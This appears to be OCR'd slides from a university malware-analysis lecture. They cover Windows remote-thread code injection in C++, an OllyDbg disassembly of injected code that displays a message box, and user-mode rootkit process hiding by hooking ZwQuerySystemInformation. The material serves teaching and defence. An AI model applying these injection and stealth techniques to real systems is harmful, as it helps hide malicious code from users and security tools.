dwSize = (DWORD)InjectCode - (DWORD)ThreadProc;
if( !(pRemoteBuf[1] = VirtualAllocEx(hProcess,          // hProcess
                                     NULL,              // lpAddress
                                     dwSize,            // dwSize
                                     MEM_COMMIT,        // flAllocationType
                                     PAGE_EXECUTE_READWRITE)) )    // flProtect
{
    printf("VirtualAllocEx() fail : err_code = %d\n", GetLastError());
    return FALSE;
}

if( !WriteProcessMemory(hProcess,                       // hProcess
                        pRemoteBuf[1],                  // lpBaseAddress
                        (LPVOID)ThreadProc,             // lpBuffer
                        dwSize,                         // nSize
                        NULL) )                         // [out] lpNumberOfBytesWritten
{
    printf("WriteProcessMemory() fail : err_code = %d\n", GetLastError());
    return FALSE;
}

if( !(hThread = CreateRemoteThread(hProcess,            // hProcess
                                   NULL,                // lpThreadAttributes
                                   0,                   // dwStackSize
                                   (LPTHREAD_START_ROUTINE)pRemoteBuf[1],     // dwStackSize
                                   pRemoteBuf[0],       // lpParameter
```

CodeInjection.cpp – InjectCode()


```
// Prepare the THREAD_PARAM structure with necessary function pointers and strings.
// Open the target process with necessary privileges.
// Allocate memory in the target process for THREAD_PARAM.
// Write THREAD_PARAM to the allocated memory in the target process.
// Allocate memory for the ThreadProc function in the target process and set it to executable.
// Write the ThreadProc function to the allocated memory in the target process.
// Create a remote thread in the target process that starts at the ThreadProc function.
// Wait for the thread to complete execution.
// Close handles and return TRUE on successful injection.
```


- OpenProcess()
- **//data: THREAD_PARAM**
- VirtualAllocEx()
- WriteProcessMemory()
- **//Code: ThreadProc()**
- VirtualAllocEx()
- WriteProcessMemory()
- CreateRemoteThread()

How to Debug Code Injection (OllyDBG)




Ancient forbidden technique: manual code injection.




00401000 $ 55 PUSH EBP
00401001 . 8BEC MOV EBP,ESP
00401003 8B75 08 MOV ESI,DWORD PTR SS:[EBP+8]
00401006 68 6C6C0000 PUSH 6C6C
0040100B 68 33322E64 PUSH 642E3233
00401010 68 75736572 PUSH 72657375
00401015 54 PUSH ESP
00401016 FF16 CALL DWORD PTR DS:[ESI]
00401018 68 6F784100 PUSH 41786F
0040101D 68 61676542 PUSH 42656761
00401022 68 4D657373 PUSH 7373654D
00401027 54 PUSH ESP
00401028 50 PUSH EAX
00401029 FF56 04 CALL DWORD PTR DS:[ESI+4]
0040102C 6A 00 PUSH 0
0040102E E8 08000000 CALL 0040103B
00401033 44 INC ESP
00401034 72 2E JB SHORT 00401064
00401036 43 INC EBX
00401037 68 656E00E8 PUSH E8006E65
0040103C 1900 SBB DWORD PTR DS:[EAX],EAX
0040103E 0000 ADD BYTE PTR DS:[EAX],AL
00401040 6373 2E ARPL WORD PTR DS:[EBX+2E],SI
00401043 77 63 JA SHORT 004010A8
00401045 75 70 JNE SHORT 004010B7
00401047 61 POPAD
00401048 2E CS:
00401049 65 GS:
0040104A 64:75 2F JNE SHORT 0040107C
0040104D 6D INS DWORD PTR ES:[EDI],DX
0040104E 61 POPAD
0040104F 6C INS BYTE PTR ES:[EDI],DX
00401050 77 61 JA SHORT 004010B3
00401052 72 65 JB SHORT 004010B9
00401054 3230 XOR DH,BYTE PTR DS:[EAX]
00401056 323400 XOR DH,BYTE PTR DS:[EAX+EAX]
00401059 6A 00 PUSH 0
0040105B FFD0 CALL EAX
0040105D 89EC MOV ESP,EBP
0040105F 5D POP EBP
00401060 C3 RETN
asmtest.00401029(guessed Arg1)
Two prefixes from the same group
Two prefixes from the same group
Superfluous segment override prefix
I/O command
I/O command
Address Hex dump ASCII
00401000 55 8B EC 8B 75 08 68 6C 6C 00 00 68 33 32 2E 64
00401010 68 75 73 65 72 54 FF 16 68 6F 78 41 00 68 61 67
00401020 65 42 68 4D 65 73 73 54 50 FF 56 04 6A 00 E8 08
00401030 00 00 00 44 72 2E 43 68 65 6E 00 E8 19 00 00 00
00401040 63 73 2E 77 63 75 70 61 2E 65 64 75 2F 6D 61 6C
00401050 77 61 72 65 32 30 32 34 00 6A 00 FF D0 89 EC 5D
00401060 C3 00 00 66 39 05 00 00 40 00 75 38 A1 3C 00 40

Stealth process (User-mode rootkits)


Processes in Windows



Stealth Process

Northrop Grumman B-2 Spirit

Stealth Process




Stealth Process

API Hook Tech Map

Method	Target	Location	Tech		API
Dynamic	Process/Memory 00000000 - 7FFFFFFF	1) IAT 2) Code 3) EAT	Interactive Debug		DebugActiveProcess GetThreadContext SetThreadContext
			Standalone Injection	Independent Code	CreateRemoteThread
				Dll File	Resistry (AppInit_DLLs) BHO (IE only)
					SetWindowsHookEx CreateRemoteThread

Processes in Windows



- Detect Processes in User Mode (WinAPI):
  - CreateToolhelp32Snapshot()
  - EnumProcess()

```
HANDLE CreateToolhelp32Snapshot(
  DWORD dwFlags,
  DWORD th32ProcessID
);
```

Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.


```
BOOL EnumProcesses(
  DWORD   *lpidProcess,
  DWORD   cb,
  LPDWORD lpcbNeeded
);
```

Retrieves the process identifier for each process object in the system.

Processes API

CreateToolhelp32Snapshot()
EnumProcess()

→ ntdll.ZwQuerySystemInformation()



ntdll.ZwQuerySystemInformation()

```
NTSTATUS WINAPI ZwQuerySystemInformation(
  _In_      SYSTEM_INFORMATION_CLASS
SystemInformationClass,
  _Inout_   PVOID                 SystemInformation,
  _In_      ULONG                 SystemInformationLength,
  _Out_opt_ PULONG                ReturnLength
);
```

Retrieves the specified system information.

“procexp.exe”

Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

IAT section for procexp.exe

0048C69C 2ED9937C

“ntdll.dll”

;ntdll.ZwQuerySystemInformation()

7C93D92E MOV EAX, 0AD

…
…

7C93D93A RETN 10

“procexp.exe”

Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

IAT section for procexp.exe

0048C69C 2ED9937C

“stealth.dll”

10001120. SUB ESP, 10C
…
100116A Call unhook()
…
1001198. CALL EAX; EAX = 7C93D92E
..
CALL Hook()
RETN 10

“ntdll.dll”

;ntdll.ZwQuerySystemInformation()

7C93D92E JMP 10001120

…
…


7C93D93A RETN 10


Create Stealth Process

CreateToolhelp32Snapshot()
EnumProcess()


ntdll.ZwQuerySystemInformation()

ntdll.ZwQuerySystemInformation()






